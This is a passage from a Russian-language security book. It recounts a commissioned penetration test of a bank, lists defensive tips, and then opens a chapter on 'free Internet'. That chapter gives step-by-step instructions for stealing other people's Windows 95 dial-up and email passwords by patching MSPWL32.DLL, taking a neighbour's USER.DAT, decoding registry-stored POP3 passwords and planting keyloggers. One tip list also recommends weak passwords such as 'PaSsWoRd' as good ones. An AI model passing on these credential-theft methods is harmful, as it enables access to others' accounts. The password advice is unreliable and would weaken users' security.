Запрещенными считались: психологические приемы с использованием электронной почты, разгребание мусора на территории организации, выдавание себя за сотрудника банка при личном контакте, а также попытки проникновения в системы бизнес-партнеров банка. Исключались и более грубые методы, вроде вымогательства, силового

давления, шантажа и копания в биографиях сотрудников банка. Часть из этих «методов» была отклонена по соображениям законности, на другие не согласилась служба безопасности банка. К сожалению, все эти ограничения помешали «взломщикам» полностью смоделировать действия потенциальных злоумышленников.

Кстати, и само хакерство — деяние противозаконное; иногда оно даже преследуется в уголовном порядке. Поэтому не забудьте выдать нанимаемой вами компании письменное разрешение на все предпринимаемые действия. Если какие-то действия группы, оценивающей систему безопасности, будут выявлены (правда, вероятность этого мала), неверно поняты и зарегистрированы как правонарушение, эта бумага поможет приглашенным хакерам избежать неприятностей. Ясно, впрочем, что ни одна компания не разрешит сторонней организации вторгнуться в свою вычислительную сеть.

Разумный хакер собирает информацию любыми доступными средствами — в ход идут, например, открытые документы, финансовые отчеты, техническая документация. Хакеры собирают данные об используемых операционных системах, продуктах, являющихся основой информационной системы, телефонных станциях, а также физические адреса центров хранения данных и телефонных узлов. Чтобы сэкономить время и деньги, BABank сам передал всю эту информацию рабочей группе («взломщикам»).

Бесспорно, добросовестный хакер сделает все возможное, чтобы максимально приблизиться к объекту атаки. Фоллсворт открыл на имя фирмы-«взломщика» легальный банковский счет на сумму 1000 долларов. С этим счетом фирма могла работать по телефону или через пилотный Web-узел, к которому имело доступ ограниченное число работников банка.

Найти ахиллесову пяту

Покончив с предварительными изысканиями, группа злоумышленников начинает составлять схему сети. Указываются IP-адреса, физическое размещение устройств, порты для управления устройствами и связи через коммутируемую сеть, телефонные номера, модули голосового ответа, сети под SNA, серверы, поддерживающие услуги Routing and Remote Access Service от Microsoft, маршрутизаторы и прочие точки, где происходит аутентификация удаленных абонентов.

В составлении такой карты значительную помощь могут оказать некоторые широко распространенные методы и средства анализа. Например, порывшись как следует на Web-узле InterNIC, можно получить массу информации о структуре IP-сети компании. Существуют специ-

альные программы-«демоны», которые автоматически перебирают десятки тысяч телефонных номеров, реагируя только на тоновые сигналы от модемов, — таким образом можно определить, что трубку на противоположном конце «снял» компьютер. Анализатор протоколов позволяет ознакомиться с трафиком, передаваемым по обнаруженным IP-каналам организации. Проникнув в сеть, хакер способен применить анализаторы протоколов для слежения за трафиком и перехвата паролей.

Группа оценки системы защиты обязательно должна вести учет всех своих действий. Если выяснится, что на систему оказывается вредное воздействие, контрольной журнал поможет разобраться в происшедшем и устранить последствия такого вмешательства.

Следующий шаг состоит в том, чтобы проанализировать масштаб IP-области, связанной с компанией (т.е. узнать, имеет она IP-адрес класса B или C); это можно сделать при помощи InterNIC или любого другого средства. Например, воспользовавшись командой nslookup, можно выяснить, какие IP-адреса можно атаковать. Затем необходимо зайти по telnet на Unix-машину, на которой была установлена программа Sendmail 5.x, в чьей системе защиты имеется ряд дыр; через них можно попытаться проникнуть на почтовый сервер.

Обнаружилось, что системный оператор не входил в систему уже 19 дней; это было расценено как недостаток системы защиты. Выяснилось также, что в настоящий момент в системе работают два человека; необходимо было дождаться, пока они выйдут, и только тогда начать атаку. Кроме того, была запущена специальная программа, которая помогла скрыть свои настоящие IP-адреса и имена.

Для поиска других слабых мест в системе защиты были использованы средства оценки надежности защиты данных Internet Scanner от Internet Security Systems и бесплатная программа Satan. Сгодятся и другие программы, например Netective от Netect, Ballista от Secure Networks и NetSonar от Wheel Group. Многие из этих программ можно бесплатно загрузить через Internet.

У каждого из продуктов есть свои достоинства и недостатки, поэтому, чтобы прикрыть все «дыры», стоит запастись несколькими программами. Эти средства помогут найти плохо сконфигурированные серверы, маршрутизаторы с «дырами», проблемы в системной базе (registry) Windows NT, неправильно сконфигурированные операционные системы, неустановленные протоколы, слабые пароли, неправильные версии программного обеспечения и устаревшие «заплаты».

Было опробована и парочка психологических приемов. Прикинувшись инженером из компании-производителя, сотрудник фир-

мы-«взломщика» пару раз позвонил в группу разработки информационных систем BABank и получил данные о структуре сети банка. Кроме того, удалось раздобыть довольно подробные данные о работнике банка; потом один из «взломщиков» притворился этим работником, получив в свое распоряжение дополнительные средства доступа к электронным ресурсам.

Вооружившись результатами сканирования, информацией из открытых источников и данными, полученными с помощью психологических приемов, «взломщики» полностью подготовились к штурму информационной системы BABank. Бесспорно, самым серьезным моментом операции была именно попытка взлома. Нужно быть очень внимательными, чтобы не нанести серьезного ущерба системе защиты данных. В таких делах следует избегать легковесных подходов: аккуратно проникнуть в систему куда труднее, чем запустить средство сканирования сети и составить отчет.

Взлом

«Взломщики» воспользовались слабостью парольной защиты, обнаруженными старыми версиями почтовых программ (чьи хорошо известные «дыры» в системе защиты так и не были залатаны), telnet-доступом к незащищенным портам. Кроме того, они загружали по FTP файлы с паролями и меняли их. Может быть, кому-то покажется, что все это чересчур просто, однако большинство «дыр» защиты связано именно с тем, что в организации отсутствует практика каждодневного выполнения некихнемудреныхопераций.

В корпоративную сеть можно войти через сервисы TCP/IP, порты управления на включенных в сеть компьютерах и офисных АТС, принимающих участие в передаче данных. Можно также воспользоваться дополнительными средствами, выявленными на этапе исследования сети.

Что касается сети BABank, были выявлены две слабые точки. Во-первых, порт технического обслуживания AS/400 был закрыт паролем, установленным производителем по умолчанию; в результате была получена возможность делать с этой системой все что угодно. Во-вторых, на почтовом сервере имелась устаревшая версия Unix, на которую не установили необходимые заплаты. Там обнаружилось несколько дыр; в частности, можно было отправлять почту и записывать файлы в корневой уровень каталога. Таким образом, был получен контроль над этим сервером, после чего можно было взаимодействовать с другими серверами на административном уровне.

Далее потребовалось составить себе представление о внутренней инфраструктуре сети. Чтобы обнаружить слабые места, «взломщики»

воспользовались средствами автоматического взлома паролей. Выяснилось, что недостаточно надежно защищены система управления приложениями, средства системного управления, системные утилиты, а также средства управления операционными системами на корневом уровне.

Вот пример того, почему система оказывается недостаточно надежной. Предположим, что внешний канал TCP/IP приходит на Сервер 1, работающий под Windows NT. Остальные семь серверов (со второго по восьмой) могут взаимодействовать с внешним миром только через Сервер 1; следовательно, этот сервер «перекрывает» единственный путь проникновения в систему извне. Администраторы часто думают, что для обеспечения безопасности системы нужно лишь закрыть к ней доступ снаружи. На защиту внутренних каналов передачи информации обращают куда меньше внимания, что значительно облегчает жизнь хакеру.

Телефонное хулиганство

Не забудьте выяснить, насколько надежно защищена ваша корпоративная АТС. У нее вполне могут обнаружиться недокументированные каналы связи с сетью передачи данных, что откроет путь потенциальным злоумышленникам. К счастью для BABank, здесь далеко продвинуться не удалось.

Проникновение в PBX или системы голосового ответа дает массу ценной информации о портах доступа, прямого администрирования извне и технического обслуживания, о внутренних прикладных системах с распознаванием голоса, а также о службе передачи голосовой почты *в* PBX. Таким образом, хакер может получить доступ к банковским счетам и системам управления.

Чтобы уберечь PBX от проникновения хакера, нужно поменять все пароли по умолчанию и изучить все контрольные журналы, составив представление о нормальном режиме работы АТС. Проверяйте все модификации программного обеспечения и системные «заплаты» на предмет того, не способствуют ли они возникновению новых слабых мест. Необходимо также убедиться, что в вашей системе нет каких-нибудь неизвестных вам модемов. Помните: система, в которой случайно окажутся модем и ПК под Remote Server Mode, будет полностью открыта для вторжения извне.

Воспользовавшись программой автоматического подбора номера, «взломщики» обнаружили некоторое число модемов в телефонном пространстве банка. Они попытались «влезть» в эти модемы и проверить их защиту. Часть модемных входов была закрыта паролем. Запустив программу подбора пароля, чтобы проверить, насколько сильна эта защита,

«взломщики» ничего не добились. Зато им удалось вручную(!) подобрать пароль к порту технической поддержки маршрутизатора. Бабах!

Через этот порт они попали в сеть, а потом, зайдя на AS/400, перевели небольшую сумму на свой тысячедолларовый счет с чужого счета. Если «взломщики» сумели это сделать, то что помешает хакеру перевести миллион долларов? Или миллиард? Однако теперь, ориентируясь на результаты этих изысканий в области психологических приемов, BABank установил некую предельную сумму сделки, при превышении которой вступают в действие механизмы обнаружения финансового мошенничества.

Проникнув на AS/400, «взломщики» получили доступ к мэйнфреймам и начали атаку на систему защиты Resource Access Control Facility. Но тут сотрудники BABank, уже убедившиеся в наличии «дыр» в Web-системе, решили прекратить эксперименты.

Как обычно, «взломщики» победили. Однако на этом их деятельность не закончилась. Был выработан ряд стратегических рекомендаций и даны советы по использованию конкретных процедур, методов и технологий, которые помогут решить проблемы с защитой данных.

Так, банку были даны рекомендации по выработке политики в области Web-безопасности и реализации метода поиска слабых мест. Кроме того, было указано, как можно связать между собой различные схемы парольной защиты и добиться оптимального выбора паролей. Был дан совет сотрудникам отдела автоматизации установить новые версии некоторых операционных систем и перевести определенные системы с Unix на Windows NT, поскольку ряд приложений лучше работает под NT.

Главное изменение состояло в том, чтобы вывести часть услуг на отдельные серверы, повысив тем самым степень защиты. Если услуги типа FTP и размещения Web-серверов сосредоточены на одной машине, это снижает уровень информационной безопасности.

Фоллсворт, впрочем, оказался достаточно разумным, чтобы осознать: одних этих мер недостаточно для обеспечения неуязвимости информационной системы банка. Было проверено, как защищена конфиденциальность информации, насколько хорошо обеспечивается целостность данных и как устроена система управления доступом, однако из рассмотрения выпал такой важнейший аспект информационной безопасности, как готовность системы.

BABank намеревался предоставлять Internet-услуги для получения дополнительного дохода и укрепления доверия клиентов. Для этого сервер должен работать без перерывов и выходных. Если в результате атаки

хакера обслуживание прервется, то, несомненно, пострадают как финансовые дела BABank, так и его отношения с клиентами. Мало того, следы Web-хулиганства на сервере способны «подпортить» имидж самой компании, ее продуктов и услуг, в особенности если на деловых страничках появятся порнографические картинки.

Группа «взломщиков» решила выяснить, насколько легко хакер сумеет вызвать на Web-сервере BABank перебои в обслуживании. Для этого они воспользовались разнообразными самодельными средствами (ничего другого как-то не нашлось). Некоторые разработанные хакерами программы, вызывающие сбои обслуживания, можно загрузить по Internet, однако чтобы заставить их работать, с ними приходится долго возиться.

Они применяли почтовые бомбы для переполнения сети, затопление сети пакетами синхронизации (SYNflooding), а также «пинг смерти», т.е. нападение с использованием пинг-пакетов, иногда приводящее к зависанию серверов. Обязательно попросите группы оценки информационной безопасности исследовать устойчивость к искусственным перебоям в обслуживании; такие атаки могут полностью вывести сервер из строя. Необходимо также выяснить, сколько времени занимает восстановление работоспособности системы.

Экзамены никогда не кончаются

Когда нанятым хакерам удалось взломать систему, ваша работа только начинается. Ни в коем случае не следует считать, что сам факт тестирования уже обеспечивает информационную безопасность. Оценка системы безопасности (вроде той, что была предпринята по заказу BABank) дает только представление о состоянии сети на момент проведения операции. Система информационной безопасности претерпевает постоянные изменения и требует к себе постоянного внимания.

Первый всеобъемлющий тест должен рассматриваться вами как отправная точка. Не забывайте время от времени выделять деньги на повторные обследования. Не менее важно и то, чтобы исследования проводились до запуска онлайновых услуг, а не после того, как «дыры» в защите дадут себя знать.

Не забывайте девиз «Взломай свою систему сам, пока кто-то не сделает этого без твоего ведома». А пока — удачной охоты!

Десять советов по защите серверов для Web-коммерции

1. Следует ограничить число людей, имеющих удаленный доступ к управлению вашим Web-сервером, и тщательно следить за этим доступом. Дистанционное администрирование (как и доступ к корневому каталогу) — отличная лазейка для хакера.

2. Проверьте, правильно ли сконфигурированы списки доступа и вносятся ли в них каждодневные изменения, отражающие состояние деловой жизни компании (такие, например, как добавление новых пользователей и клиентов, удаление старых).

3. Насколько возможно, отделите ваш коммерческий сервер от прочих услуг. Можно дополнительно укрепить сервер, отменив все необязательные функции приложений и операционных систем. Если вы не в состоянии этого сделать, следует всерьез подумать об использовании сторонних услуг (outsourcing).

4. Установите систему обнаружения вторжений, которая немедленно будет ставить в известность администратора сети обо всех проблемах, требующих устранения. Помните, что обнаружить хакера — это полдела; главная задача состоит в пресечении его деятельности.

5. Система должна реагировать на любые необычные события, происходящие на серверах. Невозможно остановить злоумышленника, не зная, что он делает.

6. Неправильно написанные, сконфигурированные и установленные скрипты Perl и CGI (Common Gateway Interface) могут стать причиной возникновения «дыр» в системе защиты. Этими средствами надо пользоваться осторожно; все скрипты должны проверяться опытными специалистами.

7. Для обеспечения безопасности некоторых коммерческих серверов использования паролей недостаточно. Стоит обдумать возможность раздачи клиентам физических и электронных жетонов.

8. Следует обеспечивать и аутентификацию администраторов. Все большее распространение получают разнообразные биометрические средства идентификации по голосу, отпечаткам пальцев и узору сетчатки.

9. При переводе денежных сумм (с использованием кредитных карточек или путем обращения к мэйнфрейму, где поддерживаются полномасштабные банковские операции) ваш узел обращается к другим сетям. При взаимодействии с критически важными системами следует

применять такие средства обеспечения безопасности, как Secure Socket Layer, Secure Hypertext Transfer Protocol или Kerberos.

10. Подумайте, не стоит ли снабдить критически важные данные и соответствующие им системные файлы оболочками для обеспечения их целостности. Криптографические оболочки вокруг этих файлов позволят не допустить их модификации или внесения вредоносного кода.

Как работать с группой, оценивающей надежность системы информационной безопасности

- Выберите себе консультанта с хорошей репутацией.
- Потребуйте, чтобы в группе велись подробные контрольные журналы в течение всего срока работ.
- Необходимо, чтобы группа оценки могла приостановить свою деятельность за несколько минут, если начнет происходить нечто нежелательное.
- Группа должна выдать несколько различных отчетов, рассчитанных на технических специалистов, руководителей среднего звена и высшее руководство компаний.
- Ознакомьтесь с результатами проверки и используйте их как руководство к действию.

Десять недорогих способов укрепления системы обеспечения внутренней безопасности

1. Стоит выяснить о нанимаемых на работу людях несколько больше, чем можно узнать из их резюме; особенно это касается таких критически важных должностей, как системный администратор. Подумайте, не надо ли ввести систему психотестов, которые позволят выявить этические принципы кандидатов, их особенности.

2. Рассмотрите вопрос о снятии дисководов с пользовательских ПК. Это затруднит сотрудникам установку своего собственного программного обеспечения и компьютерных игр, помешает им заражать систему вирусами и «выносить» из компании закрытую информацию. Такая мера позволит избежать и еще одной угрозы для информационной безопасности — диски, разбросанные на столе сотрудника, легко могут пропасть.

3. Не допускайте, чтобы на одну сетевую станцию приходилось более одного идентификатора пользователя. Установите безопасные экранные заставки — это поможет решить административные проблемы.

4. Предоставляйте корневые привилегии только тем администраторам, которым они реально нужны. Помните, что каждый раз, когда вы даете такие привилегии, в системе защиты появляется еще одна потенциальная «дырка».

5. Уничтожайте или сжигайте важную закрытую информацию: списки персонала, идентификационные имена сотрудников, сводки отдела кадров, папки с данными о клиентах, памятки, руководства, схемы сетей и вообще все, что может представлять интерес для злоумышленников.

6. Мусорные контейнеры должны находиться на территории организации; в противном случае злоумышленник не устоит перед соблазном в них порыться.

7. Постарайтесь, чтобы сотрудники компании стали вашими союзниками в борьбе за корпоративную безопасность. Попробуйте реализовать программы партнерства: пообещайте вознаграждение тому, кто обнаружит недочеты в системе безопасности или уличит кого-либо в недобросовестности .

8. Внимательно изучайте все продукты, обеспечивающие информационную безопасность. Убедитесь, что они работают именно так, как было обещано производителем. Подумайте, можно ли укрепить систему защиты, не устанавливая новый продукт, который потребует от вас определенных усилий.

9. Уполномочьте кого-либо из сотрудников принимать оперативные меры в случае угрозы информационной безопасности — от аварийной остановки Web-сервера до вызова охраны для удаления проштрафившегося сотрудника за пределы организации.

10. Оповестите сотрудников, что вы используете самые современные средства мониторинга сети и контроля за действиями работников компании. Объясните, что вы не собираетесь устанавливать тоталитарный режим, а просто боретесь со злоумышленниками. В результате сотрудники будут с меньшей легкостью нарушать правила пользования информационной системой и обеспечения защиты данных.

Пять основных условий обеспечения информационной безопасности

1. Главное, что нужно сделать для защиты информационной системы от внешних и внутренних угроз, — выработать корпоративную политику. Обдумайте, чего вы хотите добиться и как можно достичь поставленной цели; составьте ясный документ, посвященный политике защиты.

2. Регулярно проводите занятия с сотрудниками, повышая их образовательный уровень и степень информированности обо всех аспектах информационной безопасности компании. Объясняйте сотрудникам, в чем могло бы состоять их участие в обеспечении информационной безопасности компании.

3. Периодически проводите тестирование и оценку системы защиты, чтобы проверить, насколько внешняя и внутренняя защита соответствует корпоративной политике. Работайте только с теми консультантами, которые придерживаются структурированного подхода и не заинтересованы напрямую в результатах тестирования.

4. Не забывайте о простых способах физической защиты. Следите за доступом к распределительным шкафам, серверам, комнатам телефонной связи и кроссам точно так же, как вы следите за доступом к вычислительным центрам.

5. Рассмотрите вопрос об использовании услуг сторонних компаний, специализирующихся в области защиты данных; они должны работать в контакте с отделом автоматизации. Эти компании могут оказаться лучше подготовленными к тому, чтобы следить за защитой ваших данных 24 часа в сутки без выходных. Однако тогда вам придется передать в чужие руки управление определенной частью своего бизнеса.

Десять способов поддержки работоспособности системы защиты

1. Время от времени проводите тестирование систем защиты — это позволит отслеживать все изменения в самих системах, сетях и поведении пользователей. Точечные проверки системы защиты данных предприятия стоит проводить ежемесячно, а полную проверку информационной безопасности предприятия — раз в год. Возможное влияние новых приложений на информационную безопасность следует оценивать перед их установкой.

2. Постоянно проверяйте надежность парольной защиты, даже если ничто не внушает беспокойства. Длинные пароли лучше коротких,

поскольку их труднее подобрать, однако их и труднее запомнить, не записывая. Вот примеры хороших паролей: PaSsWoRd (чередующиеся прописные и строчные буквы), ford6632 (распространенное слово и легко запоминающееся число), 3lite, wr1t3m3, w1nn13 (так пишут хакеры).

3. Следите за тем, как ваши пользователи работают с Internet, и регулируйте этот процесс.

4. В рамках программы непрерывного образования предложите сотрудникам ознакомиться со специальными играми и моделирующими программами, которые позволят им осознать, какие последствия может иметь пренебрежение правилами защиты данных.

5. За счет использования механизмов управления доступом и технологий для интрасетей разделите вашу организацию на логические части. Секционирование ресурсов и информации повышает степень защищенности. Подумайте также об использовании закрытой почтовой системы, ограничивающей возможность обмена информацией между сотрудниками.

6. Станьте подписчиками новостных групп Internet, посвященных проблемам безопасности, и просматривайте основные Web-страницы; это позволит вам постоянно быть в курсе событий. Вот некоторые полезные URL: listservnetspace.org, www.nbugtraq.com, www.mfowar.com/hackers, www.techbroker/happyhacker.html.

7. Немедленно устанавливайте все новые версии операционных систем, «заплаты» к прикладным программам и комплекты сервисов, выпускаемые производителем программного обеспечения. Тщательно проверяйте, не окажет ли новая программа негативного воздействия на другие системы.

8. Создайте из сотрудников вашей компании оперативную группу компьютерной безопасности (Computer Emergency Response Team, CERT). CERT — это общепринятый термин для обозначения группы экспертов по компьютерным технологиям, которые призваны бороться с компьютерными и сетевыми катастрофами. Установите контакты с группами CERT из родственных организаций, что позволит поддерживать устойчивость системы защиты в более глобальном масштабе.

9. Просматривайте списки прав доступа пользователей и следите за их актуальностью. Ограничивайте пользователям возможности доступа; максимально закручивайте все гайки в системе безопасности.

10. Рассматривайте защиту данных как процесс. Не следует думать, что, установив систему защиты данных, можно поставить галочку в списке необходимых дел и на этом успокоиться. Разработайте политику

поддержания корпоративной информационной безопасности, которая соответствовала бы потребностям вашего бизнеса.

Сигнал тревоги

В настоящее время ФБР расследует более 700 случаев крупных вмешательств со стороны иностранных разведок. Среди применяемых агентами методов — подключение к кабельным линиям связи, установка подслушивающих устройств в офисах, перехват разговоров по сотовому телефону, проникновение в компьютерные сети и воровство закрытой информации с дисков и компакт-дисков.

По данным Национальной ассоциации компьютерной безопасности, за период с 1996 г. по ноябрь 1997 г. количество макровирусов возросло с 40 до 1300. Gartner Group предсказывает, что в 1998 г. 60% нарушений системы защиты произойдет из-за вирусов.

Иностранные агенты минимум из 23 стран пытались осуществить разведывательные действия против американских корпораций. По данным ФБР, только в 1997 г. потери американских компаний, связанные с интеллектуальной собственностью, составили свыше 300 млрд. дол.

По данным министерства обороны США, 88% из более чем 20 000 попыток проникновения в информационные системы государственных организаций, выполненных для оценки надежности защиты, завершились успешно. Из этих успешных нападений обнаружены были только 5%; официальные же доклады о проникновении представлялись только в 5% от общего числа случаев выявления атак. Таким образом, широкой общественности становится известно лишь об одной из 400 успешных атак.

Как показало исследование, проведенное компанией Warroom Research совместно с американским Сенатом, 58% компаний обнаруживали случаи несанкционированного доступа к своим сетям. Более чем в 69% случаев успешных вторжений убытки компаний составили свыше 50 тыс. долларов, а более чем в 27% случаев — свыше 500 тыс. долларов.

Исследование, проведенное компанией Warroom Research, показало, что каждая из более чем 51% компаний уличала не менее шести своих сотрудников в злоупотреблениях, связанных с информационными сетями. Более чем в 75% случаев единственным наказанием стало устное или письменное порицание.

Глава 17. Бесплатный Internet

Все изложенное ниже предназначено только для ознакомления с возможной опасностью и ни в коем случае не должно быть использовано, если это причинит ущерб каким-либо физическим или юридическим лицам, так как это может повлечь за собой административную или уголовную ответственность в соответствии с действующим законодательством.

Для начала небольшой экскурс в историю. Во все времена были люди, которые старались что-либо утаить от других, и были и другие: те, которые с этим были не согласны и поэтому всячески старались тайны первых узнать — такова уж человеческая сущность. И вот, придумали первые вход в Internet с паролем, ибо денег стоит, а вторые сразу начали этот пароль отыскивать всеми возможными и невозможными способами.

Итак, стадия первая. Были времена, когда пароль пользователь мог выбирать сам. Безусловно, с одной стороны, это было удобно: если сам слово это заветное придумал, то уж не забудешь никогда (если только пребывал в этот момент в здравом уме и твердой памяти, но это уже к делу не относится). Пароль же выбирался не просто так: для указанного пользователя он обычно нес определенную смысловую нагрузку. И в этом было слабое место данного метода.

Теперь только в дешевых фильмах увидишь некоего гражданина, копающегося в мусорной корзине своей будущей жертвы в надежде узнать имена, фамилии, даты рождения всех родственников таковой вплоть до десятого колена, а также всех их собак, кошек, крыс, хомяков и прочей живности. И не без успеха! А как же еще: а что вам, например, первым приходит на ум? Конечно: имя вашей (или не вашей) подруги или кличка вашей собаки, ну, или слово какое, непотребное (но это уже от воспитания зависит!). Наиболее продвинутые хакеры начали даже составлять специальные словари с учетом наиболее часто встречающихся в паролях слов.

Все это, в конце концов, положило конец первой стадии, и началась вторая: теперь пароль выдает компьютер, то есть генерирует некоторую псевдослучайную последовательность букв, цифр и разных знаков препинания. Хорошо-то как стало: «tHa73?Lp» — поди-ка подбери! Но тут возникла другая проблема: а поди-ка запомни! Пользователи наши начали их на бумажках записывать, ну и, периодически... правильно: бумажки терялись, похищались, попадали в мусорную корзину и т.д. — от

чего ушли, к тому и пришли! И тогда какая-то умная голова догадалась, что пароль можно хранить не в голове, а прямо на жестком диске. В DialUp-окне галочку поставить и запомнить пароль. У компьютера мозги кремниевые — ему все равно, что запоминать. Ну, а раз запомнили, то, само собой, и записать надо. Ну, а раз записать, то... правильно: отвернулся наш пользователь, а тут хакеры толпой налетели — и ну пароль подсматривать. И тогда запомненные пароли стали шифровать... Ну вот, наше лирико-историческое вступление закончилось. Теперь пошла проза.

Где хранятся пароли в Windows 95? Зашифрованные пароли в Windows 95, как известно, хранятся в основном каталоге, в файлах с расширением PWL. С учетом того, что не только «у нас здесь», но и «у них там» бывают персональные компьютеры коллективного пользования, да и сети локальные местами встречаются, на каждого пользователя заводится свой PWL. Кстати, название файла соответствует логину (имени... нет, скорее, кличке) данного пользователя.

Зашифрованы эти файлы, в принципе, достаточно прилично. Если кому-либо интересно, то, взяв в руки какой нибудь дизассемблер (HIEW, QVIEW), можно посмотреть процедуру шифрования. Она находится в файле MSPWL32.DLL. В версии OSR2pus со смещением 488(hex).

Вот уж где накручено. Имеется счетчик (назовем его N) от нуля до «сколько надо». Имеются три таблицы. В соответствии со счетчиком N, берется байт из первой таблицы (X). По смещению X+N, урезанному до 8 бит, из второй таблицы берется другой байт (Y). Затем по адресу X+Y, опять же урезанному до 8 бит, из третьей таблицы берется третий байт (Z). После столь хитрых манипуляций командой XOR с байтом Z шифруется байт информации, после чего счетчик инкрементируется, и все повторяется сначала.

Кстати, таблиц, на самом деле, может оказаться и две, и одна (используются несколько раз на разных этапах). Расшифровывается все это аналогично (и той же процедурой), ибо команда XOR обратима.

Если же у вас стоит какая-то другая версия Windows, то это дела не меняет. Неизвестно, в чьих нездоровых мозгах могла появиться мысль использовать для шифрования команду xor byte ptr [eax+ebp],cl. Может, запутать хотели? А команда уникальна, такие команды в обычных программах еще поискать надо. Стало быть, ищем соответствующую ей комбинацию 30h, OCh, 28h — и все дела. Дальше — просто. Берем MSPWL32.DLL и со смещения 511 h (или там, где найдем) ставим 90h, 90h, 90h — команды NOP (пустая операция). И все, команда не выполняется!

Что при этом произойдет? Да ничего! Ничего страшного и даже не очень страшного. И даже никто ничего не заметит!!! Все останется как всегда, с одним лишь исключением: все логины/пароли будут видны, так сказать, невооруженным глазом! Тут, правда, есть два неприятных момента. Во-первых, во время работы Windows вам не удастся подобным образом надругаться над их «святая святых»: писать в этот файл нельзя. Значит, придется перегружаться в режиме эмуляции MS-DOS, а это лишнее время, которого может не быть. Во-вторых, а это еще хуже, вам надо будет стереть все PWL'ы, иначе даже в Windows не пустят: а вот тут у законных пользователей могут возникнуть лишние вопросы и подозрения.

А можно проще? Без дизассемблеров и «насильственных действий»? Можно! И вот здесь мы скажем то, за что (и за многое, увы, другое) Windows 95 иначе как MustDie по праву никто не называет.

Вы, наверное, думаете, что пароли расшифровываются только тогда, когда это надо, а затем «выжигаются» из памяти «каленым железом»? — ну вот еще... Открытые пароли постоянно хранятся в системе — с момента входа в Windows данного пользователя и до момента его выхода! Вот вам и безопасность. Но этого мало: они доступны любым приложениям через API Windows. И вот результат: появляется программа PWLVIEW, которая спокойно показывает вам «всю подноготную» вашей (или не вашей) машины. В том числе и DialUp, и сетевые пароли. Формат выдаваемой информации таков:

```
Rna\1-е соединение\1-й логин 1-й пароль
Rna\2-е соединение\2-й логин 2-й пароль
```

и так далее.

Да, это все хорошо, но она работает в окне DOS, а это... унизительно: мелкий шрифт, белым по черному... А нет ли еще чего-нибудь, ближе и роднее? Есть. Есть еще одна штука, PEEPER называется. Эта идет еще дальше. Пароль, как вы можете заметить, не показывается, вместо него звездочки. Так вот: запускаем PEEPER, запускаем соединение, наводим мышь на звезды и в окне PEEPER видим... правильно, открытый пароль.

Вы скажете: у меня нет ни времени, ни возможности ковыряться в чужой машине, нельзя ли стянуть у соседа этот самый PWL, а потом, дома, разобрать? Можно, только это вам ничего не даст: не будет он у вас работать. Вернее, он *один* не будет. Нужно унести еще и USER.DAT. После чего дома «создать» User'a с именем из PWL, заменить свой USER.DAT на цельнотянутый и еще добавить в Windows тянутый PWL. После чего войти в Windows под соответствующим именем и... дальше в игру вступает PWLVIEW.

Я все так и сделал, скажете вы, а вот тот User в Windows с паролем входил, а мне теперь не войти — пароля-то я не знаю. Что делать? Не беда! Есть способ проще! Уносим только USER.DAT! А теперь еще раз: Windows'95 — MustDie!

Как вам известно, кроме интерактивного доступа в Internet, провайдеры предлагают еще и e-mail. Так вот, чтобы залезть в ваш почтовый ящик, в тот, что у вас на лестнице, нужен ключ (или лом). Чтобы залезть в ваш e-mail, нужен пароль (или виртуальный лом). И тут можно сказать: пароль к POP3-ящику всегда тот же, что и DialUp!

Ну и что? А вот что: пароль e-mail находится не в PWL'e, а в USER.DAT, и зашифрован он не так сильно, вернее, почти совсем не зашифрован!

А это как? А вот как! Метод «шифрования» напоминает UUE-кодирование, иначе говоря, из трех байтов делают четыре или из восьми битов — десять. Весь исходный пароль разбивается на части по три байта. В результирующей строке на один символ отводится 10 битов. Теперь: к каждому байту исходной строки прибавляется 30h, если сумма больше, чем 7Ah,то он становится равен 30h, а к паре 9 и 10битовдобавляется единица. Однако есть исключения. Если общая длина строки пароля не кратна трем, то она дополняется байтами 3Dh. Судя по всему, это ODh (конец строки)+30. В конце строки ODh, OAh: стандартное завершение.

Как правило, подобрать пароль вручную проще, чем написать соответствующую программу: не каждый же день вы эти пароли подбираете! Принцип прост: запускаем Internet Mail, заходим в **Сообщение ⇨ Параметры ⇨ Сервер.** Запускаем REGEDIT, переходим в **HKEY_CURRENT_USER o Software ⇨ Microsoft ⇨ InternetMail and** News **o Mail ⇨ POP3 ⇨ <Ваш сервер>:** смотрим Password.

Удаляем пароль в Internet Mail. Первый подбираемый символ влияет на первый и второй байты, второй — на второй и третий, третий — на третий и четвертый. Теперь: подбираем символ так, чтобы первый байт совпал с оригиналом, а второй или совпал, или был самый большой, но меньше оригинала. Аналогично для второго и третьего символов. С подбором третьего символа все четыре байта должны совпасть! Если нет — извините, вы ошиблись. Естественно, после каждой замены символа нажимаем «Применить». Результат контролируем REGEDIT'oM, переходя выше/ниже для обновления информации. Когда первые три символа подобраны, возвращаемся для следующих трех, и т.д. до конца. Разумеется, байт(ы) 3Dh подбирать не нужно! После некоторой тренировки на все это уходит меньше 15 минут.

А где это счастье хранится? И, кстати, ведь кроме логина и пароля, еще многое нужно знать, а откуда, не звонить же провайдеру? Не надо никому звонить! Все в нем, в USER.DAT.

HKEY_CURRENT_USER с **RemoteAccess** о **Addresses:** и мы имеем список подключений. Да, но там ничего не понятно, цифирь...

Правильно! Выбираем байт, которого больше всего, и дешифруем им все остальные (обычный XOR). В результате в куче всякой ерунды получаем ASCII-строку с номером модемного телефона провайдера.

HKEY_CURRENT_USER ➪ RemoteAccess ➪ Profile ➪ <подключение> ➪ IP: со смещения 0Ch четыре байта задом наперед — первичный DNS, затем еще четыре — вторичный и т. д.

HKEY_CURRENT_USER о **RemoteAccess** с **Profile ➪** <**подключение**> **➪ User:** логин.

HKEY_CURRENT_USER ➪ Software ➪ Microsoft с **Windows** с **CurrentVersion ➪ InternetSettings ➪ ProxyServer**: Proxy-сервер и порт.

HKEY_CURRENT_USER ➪ Software ➪ Microsoft о **Internet Mail and** News о **Mail:** о **DefaultPOP3Server**:

➪ **DefaultSMTPServer**:

➪ **SenderEMail:**

➪ **Name.**

➪ **Organization:** это все и так понятно.

с **POP3-r** <POP3-сервер>:

➪ **Account:** это понятно.

➪ **Password:** ну, вот и он, родимый.

А что делать, если пользователь — мазохист? Т.е. хранит пароли в компьютере, а вводит их каждый раз с клавиатуры? И этому горю можно помочь. Существуют программы типа SPYWIN или HOOKDUMP. Они записывают все действия, производимые на компьютере. Достаточно подсадить одну из них и... если вам потом не лень будет разбирать те десятки килобайт, которые будут порождены этими шпионами. Естественно, их можно использовать и для других целей.

В заключение можно сказать следующее: не берите и уж тем более не запускайте у себя всякие «крякеры Internet'а», почерпнутые с BBS и из FIDO. Они могут «крякнуть» только информацию на вашем винчестере! Ибо тот, кто может взломать провайдера, никогда не будет распыляться

